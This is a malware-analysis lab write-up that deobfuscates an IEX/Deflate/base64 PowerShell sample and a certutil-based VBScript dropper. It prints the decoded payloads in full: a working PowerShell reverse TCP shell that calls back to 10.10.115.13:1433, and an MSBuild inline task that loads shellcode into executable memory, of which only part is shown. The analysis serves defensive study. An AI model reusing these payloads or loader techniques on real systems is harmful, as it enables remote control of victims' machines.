Obfuscated Scripts

In this section, we will be analyzing the obfuscated scripts.

1. PowerShell Script

> https://github.com/HuskyHacks/PMAT-labs/tree/main/labs/3-3.OffScript-ScriptMalware/PowerShell

As always, the first step is to have the hashes calculated.

The second step is to open the PowerShell Script in any text editor.

```
iEx(nEW-ObJECt
Io.CoMpRESSiOn.defLaTEstReam([iO.memoRYStREam]
```

```
[sYsteM.coNvert]::FROmbaSe64StRiNG(
'tVVpbxMxEP2cSv0PVhqhRLAm6cVRgVTSg0q91EScQsi7mSSmjr
14vWlLyX/H115JKEUUJ9pj5s2befbYu7b2MKO+s7qyhh5k3M11L
q5A9sbAGLqAKcgEUL97jqYbeOuvuRZHeIOOpoSjHuURXP4b113D
cx1S9TYNkYRYJFQJeYOIQiOqxmmIIzF5SnUtQWJreRob4YkRHkg
nPFBRjHOuAwCGhhIAKYEGghMFKKQqEpQb1s4b+elku//s8MXF6f
NpSEI+/JBunmwfx6Mf6vv2x84m/i8aH2oYMvNrRIwCV+gVavCUM
W1tJEoCmZQtYTocgixbriRVVcuAKFJ+l5CkrMyr9HLcrq4YKQ0a
a0e908bm39nCnY2698RCmqDO5sbG6kqtqO4UroKz8BtESj8q3BP
RJagE96O4ayFNzfnEhbd2TGShwnHgQ1A9a2s6QC6qRP3mRsHnL6
jTXt+0GOCRGFA+qqL6cK3wbhJRuu/9FpzPSQl6dIZd0vfW2fRlt
UoBeDdV4oClydgUq2QKrjxdSqItbfM2EGbqanmIZWvWz3uv65Yq
BxRxPhO+ADJoerFPUFvPkXvGx8BHauzCa3SImj40GCnUbnm6Wr6
u9v4Y5VPi51M/zbEbEs86M9cZuhpTBijTjvc00+6UUEZCBg75u/
SV7LgvqV88H2GtTsdc2b7ZalZC3opHfCouIdi/jrUpoYKjoCsmE
8IHXt/660cd9BOdpSpw2lwyrSEiKhovoWx8xfvXEcTKsC2LdLcu
AyKDd0RSIxoFp2QCqG5y1j2wwZwOTenIvTDvtnrZMql6k4jU7pG
2xxbdsBAI88uPblHRMhXXDpohYPp7UEawzJXRVzsyKz1Jw8T3hi
0u74vWTh7oqn78yrsKR1bsvKdopMo8ZO7lU+wKqldWw7WlvhSM5
d7T2PJ6V5YYH3EOsng90X1ERmBDhpQTxlzf2Vn3B0LAwR2Creom
7jKRgO/nzLZHk7iwLpfkoFbSLEvlT7uFVH7LVVJl2/AeqRy0mso
fyQup/DFbSeVt90nloNVU/oheSOX71BLdSeqAVVK/dedJ/9g+OY
E9Ke4Xnm9wE/y5d5MomODD7peXL7uCMf2BsNXPfgE=' ),
[sYsTem.io.comprEsSIOn.CoMPReSsIONmOdE]::dEcOMpresS
) | % {nEW-ObJECt SYsteM.Io.strEAmReAder($_,
[SysTEm.TExT.eNCoDIng]::aSCIi) }| % {
```

```
$_.reaDtoEnD()})
```

Analyzing The Script

As, now we can read the PowerShell Script. We can start dissecting it.

- **IEX** → Invoke Expressions → Runs a string which is passed to it and returns the result.
- **Io.CoMpRESSiOn.defLaTEstReam** → Provides Methods and Properties for compressing the streamd and decompressing the streams.
- **sYsteM.coNvert::FROmbaSe64StRiNG** → Decodes the stream which is base64 encoded.
- **sYsTem.io.comprEsSIOn.CoMPReSsIONmOdE]::dEcOMpresS)** → Reads the stream i.e. Base64 Encoded Data → Decompresses it.
- **SysTEm.TExT.eNCoDIng]::aSCIi** → Converts the stream into ASCII characters/data.
- **$_.reaDtoEnD()** → Read Till It's Done.

If we try to decode the base64 encoded string directly. We will be returned with the gibberish data it is because of the stream being compressed.


```
tVVpbxMxEP2cSv0PVhqhRLAm6cVRgVTSg0q91EScQsi7mSSmjr1
4vWlLyX/H115JKEUUJ9pj5s2befbYu7b2MKO+s7qyhh5k3M11Lq
5A9sbAGLqAKcgEUL97jqYbeOuvuRZHeIOOpoSjHuURXP4b113Dc
x1S9TYNkYRYJFQJeYOIQiOqxmmIIzF5SnUtQWJreRob4YkRHkgn
PFBRjHOuAwCGhhIAKYEGghMFKKQqEpQb1s4b+elku//s8MXF6fN
pSEI+/JBunmwfx6Mf6vv2x84m/i8aH2oYMvNrRIwCV+gVavCUMW
1tJEoCmZQtYTocgixbriRVVcuAKFJ+l5CkrMyr9HLcrq4YKQ0aa
0e908bm39nCnY2698RCmqDO5sbG6kqtqO4UroKz8BtESj8q3BPR
JagE96O4ayFNzfnEhbd2TGShwnHgQ1A9a2s6QC6qRP3mRsHnL6j
TXt+0GOCRGFA+qqL6cK3wbhJRuu/9FpzPSQl6dIZd0vfW2fRltU
oBeDdV4oClydgUq2QKrjxdSqItbfM2EGbqanmIZWvWz3uv65YqB
xRxPhO+ADJoerFPUFvPkXvGx8BHauzCa3SImj40GCnUbnm6Wr6u
9v4Y5VPi51M/zbEbEs86M9cZuhpTBijTjvc00+6UUEZCBg75u/S
V7LgvqV88H2GtTsdc2b7ZalZC3opHfCouIdi/jrUpoYKjoCsmE8
IHXt/660cd9BOdpSpw2lwyrSEiKhovoWx8xfvXEcTKsC2LdLcuA
yKDd0RSIxoFp2QCqG5y1j2wwZwOTenIvTDvtnrZMql6k4jU7pG2
xxbdsBAI88uPblHRMhXXDpohYPp7UEawzJXRVzsyKz1Jw8T3hi0
u74vWTh7oqn78yrsKR1bsvKdopMo8ZO7lU+wKqldWw7WlvhSM5d
7T2PJ6V5YYH3EOsng90X1ERmBDhpQTxlzf2Vn3B0LAwR2Creom7
jKRgO/nzLZHk7iwLpfkoFbSLEvlT7uFVH7LVVJl2/AeqRy0msof
yQup/DFbSeVt90nloNVU/oheSOX71BLdSeqAVVK/dedJ/9g+OYE
9Ke4Xnm9wE/y5d5MomODD7peXL7uCMf2BsNXPfgE=
```

Thus, in this scenario as we have everything all we need is to remove the IEX and assign the rest of the script to a variable. Thus, it becomes.


```
$script = nEW-ObJECt
Io.CoMpRESSiOn.defLaTEstReam([iO.memoRYStREam]
[sYsteM.coNvert]::FROmbaSe64StRiNG(
'tVVpbxMxEP2cSv0PVhqhRLAm6cVRgVTSg0q91EScQsi7mSSmjr
14vWlLyX/H115JKEUUJ9pj5s2befbYu7b2MKO+s7qyhh5k3M11L
q5A9sbAGLqAKcgEUL97jqYbeOuvuRZHeIOOpoSjHuURXP4b113D
cx1S9TYNkYRYJFQJeYOIQiOqxmmIIzF5SnUtQWJreRob4YkRHkg
nPFBRjHOuAwCGhhIAKYEGghMFKKQqEpQb1s4b+elku//s8MXF6f
NpSEI+/JBunmwfx6Mf6vv2x84m/i8aH2oYMvNrRIwCV+gVavCUM
W1tJEoCmZQtYTocgixbriRVVcuAKFJ+l5CkrMyr9HLcrq4YKQ0a
a0e908bm39nCnY2698RCmqDO5sbG6kqtqO4UroKz8BtESj8q3BP
RJagE96O4ayFNzfnEhbd2TGShwnHgQ1A9a2s6QC6qRP3mRsHnL6
jTXt+0GOCRGFA+qqL6cK3wbhJRuu/9FpzPSQl6dIZd0vfW2fRlt
UoBeDdV4oClydgUq2QKrjxdSqItbfM2EGbqanmIZWvWz3uv65Yq
BxRxPhO+ADJoerFPUFvPkXvGx8BHauzCa3SImj40GCnUbnm6Wr6
u9v4Y5VPi51M/zbEbEs86M9cZuhpTBijTjvc00+6UUEZCBg75u/
SV7LgvqV88H2GtTsdc2b7ZalZC3opHfCouIdi/jrUpoYKjoCsmE
8IHXt/660cd9BOdpSpw2lwyrSEiKhovoWx8xfvXEcTKsC2LdLcu
AyKDd0RSIxoFp2QCqG5y1j2wwZwOTenIvTDvtnrZMql6k4jU7pG
2xxbdsBAI88uPblHRMhXXDpohYPp7UEawzJXRVzsyKz1Jw8T3hi
0u74vWTh7oqn78yrsKR1bsvKdopMo8ZO7lU+wKqldWw7WlvhSM5
d7T2PJ6V5YYH3EOsng90X1ERmBDhpQTxlzf2Vn3B0LAwR2Creom
7jKRgO/nzLZHk7iwLpfkoFbSLEvlT7uFVH7LVVJl2/AeqRy0mso
fyQup/DFbSeVt90nloNVU/oheSOX71BLdSeqAVVK/dedJ/9g+OY
E9Ke4Xnm9wE/y5d5MomODD7peXL7uCMf2BsNXPfgE=' ),
[sYsTem.io.comprEsSIOn.CoMPReSsIONmOdE]::dEcOMpresS
```

```
) | % {nEW-ObJECt SYsteM.Io.strEAmReAder($_,
[SysTEm.TExT.eNCoDIng]::aSCIi) }| % {
$_.reaDtoEnD()}
```

We assigned the script to a variable.



Calling out the variable to check the content of the script we can observe that base64 encoded string was actually a PowerShell based Reverse TCP script which itself is written in PowerShell, thus will be successfuly invoked by the IEX and run on the end user system.



```
┌──(froggy㉿kali)-[/home/froggy/Desktop/PMAT]
└─PS> $script
#####################################################################";
#                                                                   #";
#                     PowerShell Reverse TCP v3.5                   #";
#                                   by Ivan Sincek                  #";
#                                                                   #";
# GitHub repository at github.com/ivan-sincek/powershell-reverse-tcp.  #";
# Feel free to donate bitcoin at 1BrZM6T7G9RN8vbabnfXu4M6Lpgztq6Y14.   #";
#                                                                   #";
#####################################################################";


$client = $null;
$stream = $null;
$buffer = $null;
$writer = $null;
$data = $null;
$result = $null;
try {
    $ip = "10.10.115.13"
    $port = 1433
        $client = New-Object Net.Sockets.TcpClient($ip, $port);
        $stream = $client.GetStream();
        $buffer = New-Object Byte[] 1024;
        $encoding = New-Object Text.AsciiEncoding;
        $writer = New-Object IO.StreamWriter($stream);
        $writer.AutoFlush = $true;
        $bytes = 0;
        do {
                $writer.Write("PS>");
                do {
                        $bytes = $stream.Read($buffer, 0, $buffer.Length);
                        if ($bytes -gt 0) {
                                $data = $data + $encoding.GetString($buffer, 0, $bytes);
                        }
                } while ($stream.DataAvailable);
                if ($bytes -gt 0) {
                        $data = $data.Trim();
                        if ($data.Length -gt 0) {
                                try {
                                        $result = Invoke-Expression -Command $data 2>&1 | Out-String;
                                } catch {
                                        $result = $_.Exception | Out-String;
                                }
```

When, the script will be invoked, all it will do is make a request to the listening server on the below mention IP address and PORT Number.

```
$ip = "10.10.115.13"
$port = 1433
```

```
#####################################################################
####################";
#
#";
#                                   PowerShell Reverse TCP
```

```
v3.5                    #";
#                                          by Ivan
Sincek                #";
#
#";
# GitHub repository at github.com/ivan-
sincek/powershell-reverse-tcp.  #";
# Feel free to donate bitcoin at
1BrZM6T7G9RN8vbabnfXu4M6Lpgztq6Y14.   #";
#
#";
##################################################
######################";


$client = $null;
$stream = $null;
$buffer = $null;
$writer = $null;
$data = $null;
$result = $null;
try {
    $ip = "10.10.115.13"
    $port = 1433
        $client = New-Object
Net.Sockets.TcpClient($ip, $port);
```

```
        $stream = $client.GetStream();
        $buffer = New-Object Byte[] 1024;
        $encoding = New-Object Text.AsciiEncoding;
        $writer = New-Object
IO.StreamWriter($stream);
        $writer.AutoFlush = $true;
        $bytes = 0;
        do {
                $writer.Write("PS>");
                do {
                        $bytes =
$stream.Read($buffer, 0, $buffer.Length);
                        if ($bytes -gt 0) {
                                $data = $data +
$encoding.GetString($buffer, 0, $bytes);
                        }
                } while ($stream.DataAvailable);
                if ($bytes -gt 0) {
                        $data = $data.Trim();
                        if ($data.Length -gt 0) {
                                try {
                                        $result =
Invoke-Expression -Command $data 2>&1 | Out-String;
                                } catch {
                                        $result =
$_.Exception | Out-String;
```

```
                                    }
                                    Clear-Variable -
Name "data";
                                    $length =
$result.Length;
                                    if ($length -gt 0)
{
                                            $count = 0;
                                            do {
                                                    if
($length -ge $buffer.Length) { $bytes =
$buffer.Length; } else { $bytes = $length; }

$writer.Write($result.substring($count, $bytes));

$count += $bytes;

$length -= $bytes;
                                            } while
($length -gt 0);
                                            Clear-
Variable -Name "result";
                                    }
                            }
                    }
            } while ($bytes -gt 0);
```

```
} catch {
         $_.Exception.InnerException.Message;
} finally {
        if ($writer -ne $null) {
                $writer.Close();
                $writer.Dispose();
                Clear-Variable -Name "writer";
        }
        if ($stream -ne $null) {
                $stream.Close();
                $stream.Dispose();
                Clear-Variable -Name "stream";
        }
        if ($client -ne $null) {
                $client.Close();
                $client.Dispose();
                Clear-Variable -Name "client";
        }
        if ($buffer -ne $null) {
                $buffer.Clear();
                Clear-Variable -Name "buffer";
        }
        if ($result -ne $null) {
                Clear-Variable -Name "result";
        }
        if ($data -ne $null) {
```


```
                Clear-Variable -Name "data";
        }
        [System.GC]::Collect();
}
```

2. VB Script

> https://github.com/HuskyHacks/PMAT-labs/blob/main/labs/3-3.OffScript-ScriptMalware/VBScript/Dropper.VBScript.vbs.malz.7z


On downloading and unzipping the file we can observe 3 different files.

1. crtupdate.vbs



2. one.crt

3. two.crt



Analysis

We can open the certupdate.vbs script in any text editor to check it's contents.

```
Dim WshShell, oExec

Set WshShell = CreateObject("WScript.Shell")
```

```
Set oExec = WshShell.Exec("certutil -decode one.crt
C:\Users\Public\Documents\one.vbs")
WScript.Sleep 1000
Set oExec = WshShell.Exec("certutil -decode two.crt
C:\Users\Public\Documents\xml.xml")
WScript.Sleep 1000
Set oExec = WshShell.Exec("cmd.exe /c
C:\Users\Public\Documents\one.vbs")
```

We can observe that this particular VBS script is invoking "certutil" utility which in LOLBin.

- ***certutil -decode one.crt C:\Users\Public\Documents\one.vbs*** → Decoding the certificate and pushing it as a VB Script in Documents Folder of the current system.
- ***certutil -decode two.crt C:\Users\Public\Documents\xml.xml*** → Decoding the certificate and pushing it as an XML file in the Documents Folder of the current system.
- ***cmd.exe /c C:\Users\Public\Documents\one.vbs*** --> Executing the newly written one.vbs script.

As we are not using a Windows based system, we can use base64 command to decode the .crt files.

base64 -d (decode) -i (ignore garbage) one.crt

We can extract the actual VB Code. Analyzing the code we can observe the following.

- ***getUpdate()*** is a function/subroutine.
- ***Variable A*** → Holds some obfuscated data.
- ***Variable AA*** → Holds some obfuscated data.
- ***AAA*** → Something to do with vVv in Variable A
- ***AAAA*** → Something to do with vVv in Variable AA
- ***Set obj = GetObject("new:C08AFD90-F2A1-11D1-8455-00A0C91F3880")*** → Set's up COM Object.
- ***obj.Document.Application.ShellExecute aaa, aaaa, Null, "runas", 0*** → After loading and initializing the COM Object → Utilizing the ShellExecute Function to run the commands in Variable AAA and AAAA.

```
getUpdate()


Sub getUpdate()
a =
```

```
"CvVv:vVv\vVvWvVvivVvnvVvdvVvovVvwvVvsvVv\vVvMvVviv
VvcvVvrvVvovVvsvVvovVvfvVvtvVv.vVvNvVvEvVvTvVv\vVvF
vVvrvVvavVvmvVvevVvwvVvovVvrvVvkvVv\vVvvvVv4vVv.vVv
0vVv.vVv3vVv0vVv3vVv1vVv9vVv\vVvMvVvSvVvBvVvuvVvivV
vlvVvdvVv.vVvevVvxvVvevVv"

aa =
"CvVv:vVv\vVvuvVvsvVvevVvrvVvsvVv\vVvPvVvuvVvbvVvlv
VvivVvcvVv\vVvDvVvovVvcvVvuvVvmvVvevVvnvVvtvVvsvVv\
vVvxvVvmvVvlvVv.vVvxvVvmvVvlvVv"

aaa = update(a, "vVv")
aaaa = update(aa, "vVv")

Set obj = GetObject("new:C08AFD90-F2A1-11D1-8455-
00A0C91F3880")
    obj.Document.Application.ShellExecute aaa,
aaaa, Null, "runas", 0

End Sub
Function update(ccj, jjc)
Dim str
str = Replace(ccj, jjc, "")
update = str
End Function
```

On closely looking onto the garbage value i.e.

> CvVv:vVv\vVvWvVvivVvnvVvdvVvovVvwvVvsvVv\vVvMvVvivVvcvVvrvVvovVvsvVvovVvfvVvtvVv

We can observe characters like,

> C:\Windows\Microsoft

It leads us to the conclusion that the ***str = Replace(ccj, jjc, "")*** function is actually removing the "vVv" from the strings. So, after cleaning the scriupt. We can now have the final code.

```
getUpdate()

Sub getUpdate()

a =
"C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe"

aa = "C:\users\Public\Documents\xml.xml"

aaa = update(a, "")
```


```
aaaa = update(aa, "")

Set obj = GetObject("new:C08AFD90-F2A1-11D1-8455-
00A0C91F3880")

obj.Document.Application.ShellExecute aaa, aaaa,
Null, "runas", 0

End Sub

Function update(ccj, jjc)

Dim str

str = Replace(ccj, jjc, "")

update = str

End Function
```

So,

- a = "C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe" → It holds the location on MSBuild.exe binary.

- aa = "C:\users\Public\Documents\xml.xml" → It holds the location of XML file which is generated after certutil has decoded the data within it and placing it under Public\Documents.

Let's move onto analyzing the two.crt file.



We can now have the actual XML code.

```
<Project ToolsVersion="4.0"
xmlns="http://schemas.microsoft.com/developer/msbui
ld/2003">
          <Target Name="WDSAdmin">
            <ClassExample />
          </Target>
          <UsingTask
```

```
            TaskName="ClassExample"
            TaskFactory="CodeTaskFactory"

AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4
.0.30319\Microsoft.Build.Tasks.v4.0.dll" >
            <Task>

              <Code Type="Class" Language="cs">
              <![CDATA[
                using System;
                using
System.Runtime.InteropServices;
                using Microsoft.Build.Framework;
                using Microsoft.Build.Utilities;
                public class ClassExample :  Task,
ITask
                {
                  private static UInt32 MEM_COMMIT
= 0x1000;
                  private static UInt32
PAGE_EXECUTE_READWRITE = 0x40;
                  [DllImport("kernel32")]
                    private static extern UInt32
VirtualAlloc(UInt32 lpStartAddr,
                    UInt32 size, UInt32
flAllocationType, UInt32 flProtect);
```

```
                [DllImport("kernel32")]
                  private static extern IntPtr
CreateThread(
                  UInt32 lpThreadAttributes,
                  UInt32 dwStackSize,
                  UInt32 lpStartAddress,
                  IntPtr param,
                  UInt32 dwCreationFlags,
                  ref UInt32 lpThreadId
                  );
                [DllImport("kernel32")]
                  private static extern UInt32
WaitForSingleObject(
                  IntPtr hHandle,
                  UInt32 dwMilliseconds
                  );
                public override bool Execute()
                {
                  byte[] slcd = new byte[]
{0xfc,0xe8,0x82,0x00,0x00,0x00,0x60,0x89,0xe5,0x31,
0xc0,0x64,0x8b,0x50,0x30,0x8b,0x52,0x0c,0x8b,0x52,0
x14,0x8b,0x72,0x28,0x0f,0xb7,0x4a,0x26,0x31,0xff,0x
ac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0xc1,0xcf,0x0d,0x0
1,0xc7,0xe2,0xf2,0x52,0x57,0x8b,0x52,0x10,0x8b,0x4a
,0x3c,0x8b,0x4c,0x11,0x78,0xe3,0x48,0x01,0xd1,0x51,
0x8b,0x59,0x20,0x01,0xd3,0x8b,0x49,0x18,0xe3,0x3a,0
```

```
x49,0x8b,0x34,0x8b,0x01,0xd6,0x31,0xff,0xac,0xc1,0x
cf,0x0d,0x01,0xc7,0x38,0xe0,0x75,0xf6,0x03,0x7d,0xf
8,0x3b,0x7d,0x24,0x75,0xe4,0x58,0x8b,0x58,0x24,0x01
,0xd3,0x66,0x8b,0x0c,0x4b,0x8b,0x58,0x1c,0x01,0xd3,
0x8b,0x04,0x8b,0x01,0xd0,0x89,0x44,0x24,0x24,0x5b,0
x5b,0x61,0x59,0x5a,0x51,0xff,0xe0,0x5f,0x5f,0x5a,0x
8b,0x12,0xeb,0x8d,0x5d,0x6a,0x01,0x8d,0x85,0xb2,0x0
0,0x00,0x00,0x50,0x68,0x31,0x8b,0x6f,0x87,0xff,0xd5
